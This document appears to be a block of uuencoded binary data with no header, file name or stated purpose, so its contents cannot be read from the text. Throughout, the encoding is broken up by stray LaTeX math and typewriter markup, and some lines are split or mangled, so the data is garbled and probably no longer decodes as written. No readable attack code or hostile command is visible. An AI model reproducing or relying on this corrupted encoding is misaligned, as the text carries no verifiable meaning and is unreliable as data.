MK92Y><NME"9+N15U'VFW8K, WW4IEDFY%7<>X6RG<F%M10YCTW\$?:K11FO*TX M^Y9;:5S2K<!UC+L5EXV[E;I.NQ7V'.-NI31ONY7:?L^MD`']@%NILQ]P*];^ MB%NQ6?T=MU*9[[H5>(TWW4KA?L"MN#KI5M1UC+N5PKSA5IP==RLRU!AV:^G] MLI"'&,[C,"LP3(,DP>R-%\$Y28)(YN:`S;+0Q>'Y]<4FOS,J8&7<#'":TX<MU M9J_AVU#?HA&M.BE]!VKW%#]E];*&8HP+8RSIS)T[[N,M.K,-KBNI0"QX+>-5 MG.,?<\OA8E(KN-D06"HPT/I*M';_7:V+XN^JM=A578FX#EKWN+5PL5HNN-D\ MV&0*Q"P'1_G:T#8'TXM]>@K\\$L>Y@6U;?CMX5UAWI,()3W@D52MIC9T:_F!I $M5-XE\#A5QB\#>-R[ND*/8!K<Z8=O%E?;<38NV)"\&\?0!NGU!"<9RC,A[Y7,'R]$ M4".P07EX83M\$FUK)\$;QPH"^7+_<AW%HEQ^KDI5%.+#_,0'E]:5VMK(%L%60X M6#WNOH3D&C)<[%;;Y7H3,II6A)?7=DWK.0K^NIXMOO&3@T)&L&79)@S#OE); M`ZUW_641@A@?U_KF\TJ9)6N91TL[N,0!&KM23,4DY7^WJ"_OX4L!(F^+VEF $M;R<J-9*N[=']@NG9,:Z^@.,P$;Z_#]?/7Z>O\=KY-R:H2_AR<NCU;,INZAMF$ $\texttt{M+N574CXZ;`I1"Z)1M1Q',097F/KOI&<9\$EHWB8?2-_ZA=\$ZV[K^7\#AX-*7S<] }$ $M[M6M<O466K^P75L8AM$HE5IG!\&,$@V5D0<_&X$;A!,)31\HJ@>>,3J=7@V4$ MARWZRORQX_%3.Q[_IW;=MJ2:?HGT'..VG<#IN!VK/*!C13&:8^BI!M^4_&RJ M<"S/6&/K\$ NLQ'3]5SH-J06"WBS@61J=9XH>VCP/5ARBZE1 [#3 G,W G]SE MZ]M^G25L'_8];OO6CME^Y1*V?R6F*EX>,7W2D\$(@^\$`+>#:"+A4]M/WI)_'X M;?Q^1_)>WK^37DC63]*B.FB)@\$Y6M9P*2O`5@7Y^4FPEQ;I4L=KIZO8L6%`N $M^LS['IXJECI<E7=1LJMVZ'Y=#8Y/Y]\YO), AFV6Q\4G;(Z&G?QQ\5EIVLD)$ M&`Y(&->1&M>2SH_VHL\$N"2@ELV!&/O'&?^+[3"-,?-L%-AO@K.+XJ-&'DSAN $\verb|MOVNODY7NY^+V?S]&_Y]_"0L3>9S(@\\,5*40EB$HU*_NRBS68]@E@^W/1ZW\\H$ M4'TDOAA+D8EP#<1/(*35<(.,L7WQNUY4%#@&60^]*]\SL\$(E'"R?#]NEZW^%

 $M%<&Q)Y3\&E()Q4`[HH7+2.NWNOJW_:VC^BD/#PF:UU-06Z86X;%D\8TC,%E]$ $M-4'#+<PI[N?A)]8,;Y76K[W]N6_Z6S<=.1EG;XUD#_?;8Q;"5"_-YP\N<>YZ$ M_\/YQZF4CSYKO@X.#R\?[U[C]8\$%*\$CD^L<H0/72\EPC*\$B\$JD0H]-<\$H!9` MHU*7*C4"SH3'45R985*WO-%=?LQ1!V=12&J^%LI"ZO6\7KXL1RG]KH0;'`\$9 M`<%K"ORZ;8C9?'(I4EJT+R32UI5?VK::2K(O)7O_8L*0[81=:>FVM[D?"5'C M"NUO]W>ZQ1\)%#`^A[*!\$V_RLWA2B<27;?[X,>N`\WGPJ'5?3M6K\$;UJ4GL, MY<1U.IR]\$?QL/('I\$F#6/?D\I8"%D]-I?\G,\7N4?RR9 0LMF?T7>] 6'3>. MJ]L_:#](%\$5)Z:>R74EJMWPYOL2=>?%RRN6D5OMVRN5<YM<?\!,`D1+E.-V= MF7TY:Z977,1'\$@!!B%?PZ.;R[B5K9LO-Z88""SQ<;N1^<Y\$%#X>FK\$H,4+Z(MN&WT'+`4(#Z+DJ5]-D^E><@%T%%GBD5_=B"Q1T#PW=_NW-!#-H</+)(7'REL MP/H8W,G]TV:YVJ4'%;:7=UOHGZE0`A+XY'[T]FA4L;#6"&N^/Z<0E?3E"GU9 ML&T:;!1,DNYAW>G=?+?OO56!M:.KS])^T:?A\P'9T]=5T%N1^HZ.U_A\$%&"C M8<CU/KZKNV_AUW!2\2V:3>"%62Z&Q/'."UU2\$N5:C^^+?5H#+\=&((EYSAM8 MR@5S6,N7L_;SC!'5"!6?3,&U8Z!5H/^F40B5!<56\#+CM4H1N1NXO%OY(&ZY MES47R;LTPVF4TB<6G*BW&T;%"Q-.F"A)EDE4)2A,,03?3F=H-\$,H6Q]US#6X MB'+V0#0#[>IZ&PG6WG]9;8XQUU?98C%0\$M?52',TOCF2"",(-(E@VS38*MCW MOL6)=TH777R4F3"/5UV,C0=EN#\402((QDWIF-0?RRQJCA&)83N-V[;ZSK\$^ MM:8E+O8D"[;5D8=)OZV^]<45CLNC_ANS+:(Y\$<TW]@2F\$@R:6M#M%+Q1^\$A; M/*NI,C2US2:UI3.2`O.1L;::OMZ_M_586Z9L(FUI%N,,YU%M*<VZRH`VTA9/ M; 2K9,:BP8S"!,8*!90FZG8+;'OY+=T/[^'!7B*40G99%C7%-0M(7;_^UGW^% M\%K@C<#SC.#8^\5MIF&.7`3*C>8H-,=ANX>I'>>9228KF4K-Y*8RB9QY)9EJ MS=1HIEOU)I,<-@:<"T"9IR\&71L=%2`M8;0EC.4JD6%48"D9G&:H-,,;"LPV $M4)^I)8, JO!$ %^\6-!0U:]F9!AD)8+HQF*((,1Z\/R#SX+BZH5C*4F@&ZQK*F M9-B='9U(ADHRU)JA008OP\[NV]DQ(RUQ2JFDN[W#W<7!ZT-)9QX;C\$8&-%&I MA4H9Q4L`@F&638XWQF-:*?FA84&U0UC5PX*['T*5346\$>AZ3&\Z,9\44V(Z1 $M9=XC?XGU+K-<W$T>D`K)9:E\`;5#5-FC@H181\92^6.RR(^`'@IL\BF $M1X;'Y9GL]+0-)`B`H0>T*@X-''I=M:@QK)U%6"H71"KZ=SN#Z#'I\1&AZ$ M>L00;4BL)2,ZH,#:(:[*%`=S'0:2K/1]?PM&DQ"Q_0JVS^!X25R@,F!`Y+XD MOLP#X5@5VZ;!50\>+L\$+I`8\$6P#ATIV0&R9W/6\$,J\$5!-68C`@V`6I6.9@N8 M9!)22&GH(@*.OX""+66XX'MS&N*D.\$PC!-Q.H&M%4Y7M&W&_Y`")0/]TEDX. M5+^DIPMZ/JK'V0Y7,LZI@_:#S?<GI/B#H-2J0]>,;K34MX>'OP659QTNSQF8 $\label{eq:ma_cosq} $$M\&_; C5"[!CO3SQ?B"\5;P)9<<P\9[AA>";Q.PK$0#7K#VL@X@\DG,G`-QG"&$ MOC)8S3#?6_@X5'L[%\$SDMT`(4W(>QWGT>YK((_74G*>1=LHTS_G!7J_1@MNS $\label{eq:mt-8M} $$MT^8M>HWZ=QS\H<^*Y@+>,+P706^^4S^(+N&)P+>!&P1[9Q18["8PFTPR_[!\]]$ M+&AF&Y=HF5TK[-K>``_H_;)!^UO+\%+@+@D_9WC%\%K@RJ^?NO]V.C*P,N,< M=H0X9X1P3!V)Y"5U#HLP6H0"XA**OH036M:8G;P_V/5T)DM/\$QG+H*^]]?WG MXN+5*0B5GUZMPS.-OW8(+JGFDAHIJ:(2]LZ/I`"7C0L`H,OO6%1\!AE/Y/F[M@\-3>MM(2RE2I2B,R[)<ECJ0HHOFM+L[;[D<1^6XZW?KS398E?IC]2U>9%W> $\texttt{M7G\&"'IU\$(5Q/Q?7`\$X:\$F@E0!A\#*P,F)=W;T(>X8J;!\&18?AC<\$T@N\I^M;}$ M!T^3WPY5*+E!T4S5IQ:Q\:?'4/BL[S_UO+D^D(IDW.+D=\$IC(YA_Y>U#C>`" MY48*8=TUK#N,H!*`FAT.AAB,C)6+U[D!,?_=E5L4">4B_<>4RXZT9D?:C6Y3 M`,L`<3J\$A')W3B\Z.'WBV'1Q0IR4BXL_:!?H%)HBM=)RX>R:#DR)NK1'Q65Q $MO3+\@1-*(Fi\&-,*9\&W/\&[=YD,6?VSW\#\&\&FG8_73K>DF$803\\#Z\#"V8Q6W]^I$ MCIDY^*#K_?NG1S29\$^;.[ZYF2[S3D.`K+HDK+KEB^*\$ID&-0)=RQ+VK]^B1D MB=FK/7N?SM?T:/\7=`,R-U>*G[SB\V/KFRMVH,JEECCDH&\$.T*.G4'DF(]LL $\label{eq:matrix} $$ M^TZY8Q_N'U^H'(J^O^*^, F^PU;B[U;U"=>>4MMB+^4/;;U>WK^R->$Q)B[U<] $$$ ML(V31/_`*9*Y9RO6,);[MX*1KOW<'Q"_]T^I+*XX7?>YAO*H`@I1`'KG),P* M#'U4,D!11^]][(182UWTHJLOP3.NV?#I7[W)[Y/@(*O^FRS%QEQ4S`7.>:8A MM4`:993[[-GQ"<V*W\Z.YLPEHD<9^_7M_?;DX7X;73J)TB@E<K+.J@\.7]G' MJ;W8+V.7,MX]]?N<V&S6U.[X5\`?RX(530P!-Y``&`'\`"S`4PIX?472\J\$UR MBY-L-[3+AF/HF!9PE`5\1)"D7Z,O?9HVR^WJT8<?U6`@8N)JWAK2.JQ?F"V% M62LLQOS!9ES,2S9BA1(B5N0VT(B7QBDK,1^5\`\$C&E)KH:K]\('\$0?G.V1L_ M:I>1'>J!3M=7IY_H8Q]M7\$H:OO5R'55-*9;2V:&8:E2(1*D6!8\$B1IAM(Z:" $\label{eq:mpx} \texttt{MPX})) \texttt{A} : \$\$; \$\texttt{6P}; \texttt{1} \texttt{IL}\$\texttt{0} \texttt{S} \texttt{9} \backslash ; \texttt{K} '\texttt{V} ! \texttt{F} : \$\texttt{N} * \texttt{T} ! \texttt{E} \texttt{V} \texttt{G} \texttt{J} \texttt{Q} \texttt{O} \texttt{L} : \texttt{2} \#\texttt{C} '\texttt{V} \texttt{A} @ \$\texttt{7} \texttt{V} (\texttt{2} / \texttt{"} \texttt{K} \texttt{Q} - \texttt{A})) \texttt{A} : \$\$; \$\texttt{6} \texttt{P}; \texttt{1} \texttt{IL}\$\texttt{0} \texttt{S} \texttt{9} \backslash ; \texttt{K} '\texttt{V} ! \texttt{F} : \$\texttt{N} * \texttt{T} ! \texttt{E} \texttt{V} \texttt{G} \texttt{J} \texttt{Q} \texttt{O} \texttt{L} : \texttt{2} \#\texttt{C} '\texttt{V} \texttt{A} @ \$\texttt{7} \texttt{V} (\texttt{2} / \texttt{"} \texttt{K} \texttt{Q} - \texttt{A})) \texttt{A} : \$\$; \$\texttt{A} : \texttt{A} : \$\texttt{A} : \$\texttt{A} : \texttt{A} : \texttt{A} : \texttt{A} : \texttt{A} : \texttt{A} : \$\texttt{A} : \texttt{A} :$ M2XB?!E4"PCQ3X.TDOE\$\%F,\@/Y/JS:GT@&+C"%%%\X1\ZOX9!,"JU^MKJ+1 M4C\HJV5?]QM^R8;N4HB-PT^FRB[N^FH4HI'\$2+-HA\$5M]R*'/\$.@%6#YX[(L MK]8<_D+D^1K)\RT6YVLHCHH729-@T`F#&%4PJS%T)MA:L0/\$N2":"+\$[KL]*

MXUI=]O+K'W^(MM`Q:*EFU"UL@1G`7^@6/FV&F^CC,0(V#(..D>Q&N<N0OK?K MDYQ/:3A`IN(*?N*1RM`.-QS.Q_*)8L12N@A`:8QX>^R6*'H"7/5@7R56B6D< $M,ML_$40MB`8N)S6;/KW\T*[N/O(G6-7K]^/W+S<X!H=T5C%VY$."WA_M2MG;$ M7'ZYB_4,PTSR5XJME+VM-+`0/!@?F4=I2`1G/UTMI6W`__5\<RF#<XUF>G2Y MEE-+E<8RO:9/^/9^PUAIV6LZM'?V<,7&X73LM_FH!Z/T,+`I'9\%#M@340H1 $M!2/"!, ^*^&-!AN(2W\D;D='A8';T0<X2W^WT6&/XA=3;,+2$$X^.'X++]X[C]$ MB1,7PFDEG&*&%Q#\$G+#FII``X;(>\<O%8E<7=\$#,8837"XH %,ZF \$CR\$:/& MP#5^"Q/UN_?A5BYDEK`\3L1Y0TE5HY/JA3=QZ2XGGH?\$0HA61.,#E`?[;_>. M10+X>./;Y_7F_C9NH[6F:1-A(,(I.D9'@5*MDVKADB-2)21\=P5T09/9W79V M<C(3GAI<?-;OCO;LFX?K.YJG'FWNEYA:%[ER]6'WYI&^2IO+OF\CF>!A<N-2 $MZR[J/:4=J[+WG+M/FT<T!08"Z&1HHLT.';G]N)$^>/Q*M:R5^+EKM$95NF@9$ M):31-5Q5!"NL\$MMSV%<?D7,FXX%&!8YQA>)Z;2/N&A+M_RQM%T5"VTI+:/M< MU"1?JFYE=41V0L:H0X!C7*VX0-NXZ=\$EP[I3R\!1\$Q1FJ@V<3;9!XQ)M\&6G M&\%EXT9HS+@1H.CI1BC=I,G7]93)4WI?^\FMU*^CC5YK8L-U)EI%5T@`I#/4 MZ`P"32\$+148-)!VBMO\+&BBUM-O3?J"!Q.SK4K2*WI,`.`&@_P@TA:P5R2\$! M#L[\4-%_W&;22.A%-M%(U_P]93&0%(=L0E(P>I:F^:*C;VT4"A84+,9KFWRX $M?=C]M%K^L>K4K.MNH)S=+6.:QF981(-K-(U>>D$Z!^Z45V:6GWHY>)NU(5N)$ M@F>B+_2-)\$1Z1\.]0\"[270A:"OHIL2\$![6-&D5Z3N/^AS:*J5[<*&+\$324Z MQ)`S":D%PH-/`>\FT\$96J(VN4)O,:*-T/87N%ARV+0]0@2@P_'Y9B]SMQU,C $MA#2-G-?=$0_9I3F0=0\8[SG=G6[(#07)#7N-GCV1R8I,F$".Z:70'616Y.X8]$ M6@FT5F@#]: `>[^EQVH\$F]KMS>5"42'D&F[W!5"_6\$+:.(PT]?KK_LGM[%5OM MPY;T)E&W=!;2."(3C50XHN6.'ZHZ\#<Q;H0^G(R3Q@8\LZRR'FRZ]>`)D&\$0 MUH05/H6V/5KL65>0].X<`*4@T=L_=Q>K.)I>>.?JOH^)EFOHTU'94JHT'^YU $\label{eq:mnjom} $$MN]OM(5ZY&\#R(`E\0/H02A@3F\#52M95@\#60.?R@BI,R:;+$D^*W*NY/8HF=]T$$$ M]SMJ`%(E%!,`H5NAXY6%>7L4]&-33O7C-=WU\>_@PYOJ>@<(V\W-XBKJT)^\ $ML^{,G&GACK6}WQ\50AFA>C8U",M#Q[%HX%/8=-V"WE#JD5D)%[Q0<3;-W#G^G]$ $\texttt{M(\#3MSFSW-\SVC"TRP1:Y'*F1/-VBBRB_,)(\$*VZ)52\&LC!U^N8OV79/C+J>S }$ M"A]<,@ZDAJ'2)2R3"=`3%*AKH>H(`5\L`VQC(F6_7=T\A#MT,J#<?_Q(=SEW M:;?@`SG25ZR5X-ND0>FN11&<DNJQHIY2-0HWF@0[!<?*/A=`)8#Z)RB[*%+* M!N'ERBZ*?[VR53UBOK8W7_3Y%-CF"D:W/SN9'W=OI\LSQ"`:+-+0PMZGU6:] M#5>:KF5)+UHO3#]//"A<6"B\$!0,6*/H5!2S\;?Y>:[?8'7WI\:KSR_7X;-5Z $M;W5S^4V3=1G[>/6PN@1\L-GM'Q98KI00W#Y6_E2^4@2PG>M<O'E+2V&G/O+B$ M3&1P/W)\$\$)L2AYTYH6\$C3UN#A].C*H2-2MC&"X)J06 $"^1^#ASR?, _E#QUK$ M2_)LJC3/8GZEF%]W63X),0(IP#/`X'E!4+ZN/1.6+2(AI3Y3;^\W_SQYN%SB M:QU^IOS-OIC@+)_3V]ZLSC>7#TA6KW`=!<>`P=@Z(P%#?H3Y4IC'I#2%<(*H M5#P[%\$];I(LY4___+Y./KW%7A8OFT<1KA'AXF@7`9(W#;7K"8P"WHZ"#%)=WC M'"RC,Y/[*CC6H,*IU&]4`F=58DG4GC[;;,B/CO:PAUP(VX6PC;V'*905%+YK MC(=PA^3L`A_FNFV(%_:E-OW:3QY6<*I1@]VN3N\'M,;I8"M,UB^5^.>\]V,Q MP3!!9TG"NTI9B91P+"-R+>1&E<"1DPX/NO-.@UY:(4!AXL,-O^M?TTBT-\$59 MN; ^Y " 0G. *D 8B6, 5 - SA_O \ 6D8) 6FN \ #M^S < 1! /V \ 0U9OJNQV 5JX & VE: @E: Z!M ME`SRN&SJ7UW9?EDA9C>'*"#\$S!I;=V5ZTL@E92CO!@L:3X\#<N6\$O-]M@L5T M8VS&+FW4@MSFE?CM"GY[\$F8\$IKZ[RE*FH1X.FP%E]M (-"J8!EQDVC0:+E>) $M`WZR:=.HB,YECTVC,G72--"^2=.H/(W+$].(R:9D;Y\R#1QY<A;TD6FHPZ]*$ M:7-\\B9A3F#ZW>-CXC1(7,Q:[V#47]0_XCS]0*0[27I\$D4RCD1-H?:I:P\[E $M5:0'3?V)>M#K2(6(B>]I^F^{@$\I0Z&'P[.#01.RH./W8A!==.Z7*F+]^L1/B}$ M1902C6E:=K2C\$D'VVK9__RL; %T%/6*TIM.?PT\$V@>K772MH)@X\$4HA9\$HRWI MABTI)MUD_[\E_TQ+FNI/MZ3TN\$:^X=W9_A3""\$(_W[SY0E>0=G]['XQOF\'5 MHCS=BL*-91>:2JD)'XTQW0F]4DXL.#D]?\$/A44).ZA_A1+-K38W45/<#>7\H M-3PY560<C%,/_>"]]O#8KYZE?;O>GJ[HSH`>6^F7/+\$+N[B[O@\L\$5P-*]UV ME<I5SOP--@\$R`D*;"7P*;7LTM'E,RZ"`SM_-#U1:G-%Q+].IUP'V7T)%`/OV MGM;J3_7DE)Z+CBM5UIRPAO7<"5`EH%JEY:!_1_M\+HYEF#RNMUG.ORYOGOBA M_0(=BW<_M!"N+L^D.BS#C\C20`@\$PD!P`Y[E4!K1"S`3'4'36*YTV*R-=WV0 M]E;2G.43:"\Y_BX5"X=6.,1S\4P,Z*70'21@9)N"5@J5H@)B'1#;\$;51:K\M M=@RT/1!3H=W=&46YI]6%B\ABN_>CS>;CAD]VF#ALIOE5[)5DJ"U]*AYHFT1X $M\4F=\&,/RE8]*^$`'FX35`FM4KK)SC7N+Q)7.HL#LW@WN0F;=8_!8<^(T<1A8)$ MJ.?M(&Z^>-?W.U<,EX,[AN%Y<6,29SCU:<RA!"RRWHDOT(!3*",H-#CC\$XHY M%\78@6(H::`8I/W74\RYB%R*R/A,3Z&<H"I5C)4EO_W9[_VV8L\$[.`];W470 M[ZGN7D?O7SG[S*ZVJ9FX[DX`!#FA`\TZHD)R["KV+(HTC4CCH[6,R!JQ`&?S

M%=@FD\$:18B4'B\$%R<,;:L\$5W%O:6INT+R-5(B%6D'6"+"JG!QU92<Q-L\$\^2% $M2_7B=G\#Z/4$OA0[7+\&V!:T4RD=Q9B=G@RN*('=Q8_B]0,L>HQO'X1!Z]'V$ $M\76=>$, $FQ*%(TH@D:-P)5"EMC#/UBF^G,QC-P)<S#H\BS92%?N.Z@)GC+]W)$ M^DZ&4'HZ_?5M/.L)KC5J0/?MWN;^8=`G>!.2%L,4'WSGE#MEWPK[WE3&Y%+(ML!0!M@EDU2/]?CTB"@FM1N0L[@L436E!HW"/F8F.&C^00^W[J1S<_X/BS=VL $M'[L@AM!-30Z4$A^{=1<7*CR82[-=7&>,RN;*G;9H0Q(F$3DC$,Q"L6T:7"AX]]$ M)(YX?V=?((Z1(!6A0'JXQ/*=I*AX8:\$4%BPD2B"<(."6!=NFP;6"^3@(!C)R M`A*4!C;\)7PO.U.QONH2K7RH`K.-OV)7@_8E_W+P8=L\W%),0EPP`=55UD< M9Y7"K(I%OT\$AMRQOI>WI6SP%,`S`6K5"VR36*G:H'6GNJOSW:<>-M6/"#A^R $M*Q)5(E$)]8P!M0`P#!1HF\+6F6)YM>!].X_\'QX5["[V'=Y$MU61=K#Z,EHQ]$ $\texttt{MT"*D\$FFO[GF_!*`0@`7'@(*?67MZ.ML)AB\$U\&1\D46YP1^TQ;"Q\$XGZZO7N, } \\$ $M;QX<TP),O,-L-?WRR=.U0\4^9$\&*E]]17%H[7EMR#-&#[JAUCTXV%++Y)($ M[T1ZWZ!C<B5D3)P%V":0C2`U'L'.X<YA.(IK,LQ4ANK3.W[Q0)I2=YZVV_N[MT3.(CWZ)F6FZ"B;?P]W[VP_WP0<Q2UXW+\$HCZ2U*J?K;\$C8#R1LQ#4@T&T* M8`0`UR#0-HFUB@TN^X?*@F-(V-IUN)22/&;OQ`:6/O1R>"BN83/0VI0=,0.\$ MIAV3*R'##`38)I"-(07X]<XL\$,SRLW,I*]BYW`R-X%-\@EI;\$\G<:GJAD/*C MT^@I(QQ0_?5ZF%A2HA_L*6L254QB<&\$I+\$\$W0D<#,U+\$#&6T@QV8/#S-K(TW M.B.F@1K@O'4HJW<FD+6T<!/COV-[PZU[KZ1N).>O+5>B*)8]%*P4P?"E'U*= M4"N(K;C=(; `68"- `OQ3V!]<1'/V.30(/D[DL91+=UFS", *Z^?FO7=^P&8B_Y M]=OI)SKF>WK_\$'I*3=^YIRP#A[GA>:6DE@ZI'^%J7G5,FNAS6?XJKD?>:XHD MDS!T\$I,-CUTE\$580V-`2;)L&.P'SZN7BM)T/=(G@;3:E2ZP=C%4Y%!-Z9)E0 MP8"'6GBH2*04H&\$`HATJM\$UA3:Y8"-0M@@7B&#-I&MU^QOBKL7NS1ORI^*NA $M'4V;+1462J-\$=85W>]_Q)LGR:T?KCAGT!^]K[KI)JLUA4)=D>*\#K^S&V>WD0$ MKSHC_M;]90`\$B\$5X`EUG#)4GQF4,M<28;(4,RQ)@FT`Z1?++);2S<G!T=AHV MA+>K]`8<UNKC<9B6\$-922RW><)((L1R<J&8L..(@CP\$_"&!ADX:Q?W^W)CV. M+>/\?O-'PBZP.3\$\,ZLU*G>%\$>[0/Q.`0@`6[`,Z9%\O6%J\$K:C,3Y+@\9\(MNA[%PL_X#GW,CG#OA'M\V=.82C"U2EB.)3P7"1N<0[0_7T0-8"]OH<7\,/LV $M\$_{8}88TMCQ", \$H4,; B/C; \#FVJ1EM\\ @'5[-)__D)T[G:\$L+^_Z-\$J)!V^C\#9H7$ $M[/<-.!".K7",U94)4"D@![$8/H6N%.W/UJ<0M2`PO;?#+<Y;?Q\#8P\5-A8_$ M'2\$AEE_'+;I`=Y1D1J.K8N%-V-++GX*2*`3=8;0AM9`RT'D%-X*5/2RX72I4 MO3N**L;T2G*C_P@R`6QZ8'1MC^D:[:%!12F\$V#\$O3"EV-P4NI+@BODLA=+V8 M88C; %*"4VF!>`FV3V*K'1J>]A: ZGSS%J2"%\$.Q6^\$XP-CA,QKC]^B/X^IHM' MQUJ.(,-#\$`(4^6NPE`"44A+D%VBX[2%(EKYC*060GH45%(;&01<9J3\$^P502 M(4:`R^:,'>[:,%;70?CSE@:)K\'Q*X%'*XV"U&5\$;^`I@)@!EA84VB:Q38^-M73L#&O7L#D6D(*(+7"T6<'A:78!R!JW\$AS`!L%(2E"!0/<(X0.L)1NAU"E5) MF="&XG?E57-:N92%<-J`[5--D+K8Z](*260?'!])HI7\$-_-#22N#M+Y(%Z2* $M[Z/D*JR)-'O1!Z@&G1CW_WBK!;L9Q\0>9SAG@4@B_&LD2S&9!6,08"QG*B63$ M>R:3U%1QIEHR-9JII8>3SF9OYF^.#\^.AC*9K,MH<LYH3#KC4#93<\$8K&<LH $MH_\$[]J/ZG2<M9*L]7>S2JU-EQ7C9_R1:]:S!3,_RE48SE5(+CN=2]DL2L[E]$ M)%>EN=*"%6(A#!@STJA!T`+<WOPH4:W-M!!`\$O+80"]FCSS8Z_W342F&2U'\$ $\label{eq:mj} \texttt{MJ}) ! \texttt{BNA`U1JO&F`})) 2 : 48 'QX_2 + + \texttt{CF}! \texttt{T@DNQ4P@ZZI9*9RIJUTOG*OO}, = \texttt{M"} < \texttt{7} \\$ MX4M]%4+-KSAPZD7WPL*K_#]^C9\$H%T,FY*"OXOL3\0=<3\$'%2-+%P0S9R'%I ME?CS^/5N7CGWRG5Y=LFY5?CS]3'YV;WVO8_@_ZI&TN'KUXM=&@0@J4&25_@_ M#@_F)Z_R+,*PX8-`\$EPL']8T)F7VN]59?K!^-"<>O`50&R?[=?Y5_)UO6[ZI $\label{eq:muv} $$MUV"SKG^2:O(:-T-H?N^Q11*J;^D3&$.5M]G3^S_,CTW\;=V=W:A]-*O'"?$$ $M6RQ.[!(U"KF^{\dagger};HD!Z^{\dagger},Y;Q::[(Z4Z&U.[F,I</8:$CD7HWQK*!4]'.(WKT9)]]$ M8&_]D4\NB^@0D.[V_6.UN8\/5+RA.#P/1.%4/?J_MUJN*>K#R>HAN`8!RNDG MFMW1[7PEZ>3M8/7QTA_U/_2K7P.5X"#.B-;P)81=EN;D&^W?W'"QLCR+'0MZ MXF/W/;E&L8>:E8+1;X+.'Q/,\$1@8*8U-ILI_GM),E58:2#]%::9**XTMJ6*' MWHU%\$ 2"Z1BV,/#NYI&C9 0.L"HY8#9]-'C!<D'\$X3I/2!]L>U"7HO7[JYCH MF'.?:WY\HN]%H\$K'O,\$K)A\$5(^`=&7IQAY`??2^IX![M3VGPO]Y+2/:S_9WY M<6_(=<92P2N.J.P6,<-CF,JL1EX7/T_FOV[D*K/:86U9*KC#\$;5D*OPAP\1G M,H1-H9M2#FCB.<BV@R[`Q(:)-3(.R7ZBR=Y%F%:2M`2J'!(-\$W-JG0.:^LUI $M\$ > \&8GS1M_J/S0;1\$L;Q_6\$V^-*] = 9_WX0\&\$*0(G/>9W\$X<[1)HBPC^]08(6@)$ M'*]N[[>KD*0Q*F@;_1:[*)PN'H<"R'U>HP4'#CJ2:>ME(HDA&K0QHA8=%7X& $\label{eq:mjsem} \texttt{MJ}\$@\texttt{MYYU}: \texttt{RG}^56\texttt{DR}55@\texttt{M}(";4@/:V6V`5',D\$\texttt{PUPD}.)S: \texttt{F5J}\#\texttt{B}@3-\&7=\#\texttt{ZPP'}\$$ MPJ!XSWJ`VI/TH@).#CUM6+[IP"8BP=W=L8_PCS90#;V.5F;%0_NWK(>+T&-V $MP'B >= 9S#24UA < F!XP@_P6#QN^KSXZ_)5?X = YR[9 = [AD:9`)8. < F#4_8KP[$ $M; +V\^G/BC3JSLU-]N7\%CT57*F"?FOF;N,:)*(AH@^!T[0%6^N/E,_C?(9ZJD))$

M?*#\B'S<.L8P]W!)243!"+@EAEZ<'2S\4&/67OAIXP4?;@09!\)N'FB6X\$=(M<<OPIRV5FVMS7!M\P3.XBG&U<%6FN1+=-Q-<F>HYKE@'1<:UH2<_@^/.C!<! M)0/-^?</3^<C117=D?5)36G772&(?\$`DDAH`Q1:GT<C1Y?;3,-#-J%KFT3*/ MZ+13H))!Z+1`)P0Y9T&J*4%,E19\$B6E!0)P41)5=,X_HFE,@[IT(Z,1H?%4] M1C8M`>B&&ZG.B1XE7[/DP#TZ%*'^U<^,+Y=TW8I.TZV70T\KH=Q<>\$#U8+75 M3W7.6[T.M5,(>:IY^%+0WH8T+JGZ@8W%VT(\PWI`/T\!"@:@FS.27G=^,_</ M@E/@)EI6/'T[8W#)8"?@2MZ\$3F0ZYTPU9VKD0YY%F>C!>]H'H#R<E>LJN4^5 M1K(5SV;CVDK+V4K)YJ)LA/;O`=*I>EK8FI](917GTL&&+(JG,LGHA;V#RSF3 M,Y()IL8?QJ'%N>'7_+OW0\G.XL@V2\$-XKH%Q401&O]&,J>?@*Y!BB.6P+`<\ MPS.XDG%H?<X0#-L8)1X:A8VH-9<!8P!L-,K@T1]KE]]/2F/81A!,G<'XW`UQ M!7`<R#\$%L%POK(:1"7_/:/E888-M&L::P!1<\.JO8BB[J^Z26!I3LT(0]4+` MM*Y\,MLG@,FP*5;AE;O/ES=/JXO5':;Y1#&XC/QY=0'"W?!S(X2;5>3?-/UA MNU';X_0MO%5T)_G=K*6MO%G'"RD<%5/WB=)MEPXU@][S>M[QZI*\FNHG\'K> M\52!)W3U*+WNTF&IH',V4#'(AZ2<3=-SI'<#>P9<T':[?RGZPK\,?';B!<TQ MSS4U]>W5QI_<4?^OCJ!;T=(H(BIK?S7I<;9<DL2!:]`3>X69?UWK%7H57:LC $MC[)<7Z^7C!H=/$%8YJ-[^OP,3]+Z8(%OD1[?B1K(N"490>%!5&_5*7H!.F:^$ MP(U4=<&N%RKKYL#N?XK*,+A8TH7V88A+K3'\%.A%TZ2"6)\.^NPFU,_A*N`P $MM0;>ZWU7D+PS1>ED^BM)UQ(ZE^2W@>(L*!G=`EE1)/;F^@+1.5:<G"A/\5J:$ M&)"W#-!BJ69<;`'#N'E@O24&U+P@,AY-<Q8>R<%H817&6%)VJDYFS8(UG@0_ M@RL9Y\3(B[OLYRQ+E9;%5\$E90/G3LIPSCS7S6\$&6:5P#',]YD4%D25J;M`]F $MP-;^{?}$; A#@/17"=:74.T:1;8\$QEF';[H!?B"\?!-R/BLJ-)\IH2H?[WY_H2H MW\$K&,>MP`R_`5XP7=X`Y]?\YFQ^_UXPT_GJ]>"/-V7S/#^/*56)9<K[9W&_8 M\$S-)%C5V*`;/YIN?!_8V\$*Y07EYAN1SK\\$)5UWM*L3^O(J^+I?D'_^+=W7*] M>APMWC+K8#2LT!@[:9#J@I.ZX2]:Y_]XR>`Y8`X@KQD@QX36V;**XE^B=5--M:AW4']4Z<DQK'8"TUD'[CM;9A`O+RHOS?@Y8,A#>&#E&6J<#.;_%WY>BXF#. MC^V]/\$B1:W_V:1IWPF:]WCUA[VESN1UOZDW7R'S6S"<\\G?1[)>QVB'9IJ5B M@[+YBZ4RU5^3BK50#?,))_Q==,%HN&#-)AGVZ7\$[/:,SXRPE9W&2I9(H])-9 MI;::LS8R*,KZK,HE7?2DLUH260\PW,N=_K0I!>\-,9-Z.219+O@I65<E"SV) M*QAGA>\\S>\Y\ULF^375-+_UL_R>,Q\R]BS![S2N8AR^-IR!1GY09P=[!+U@ $M+K%NN]8+X*A<43S895?K<BD)C3Q$&4850"$;E01[8X0E!`Y&\pmL;6<3ER0)2J$ MZ-*/U808@64!BX<Y\$J"+^>^,JYBC6CCBQ::PX?;F=.EM<>0SLJ\$A!+#U#09Q 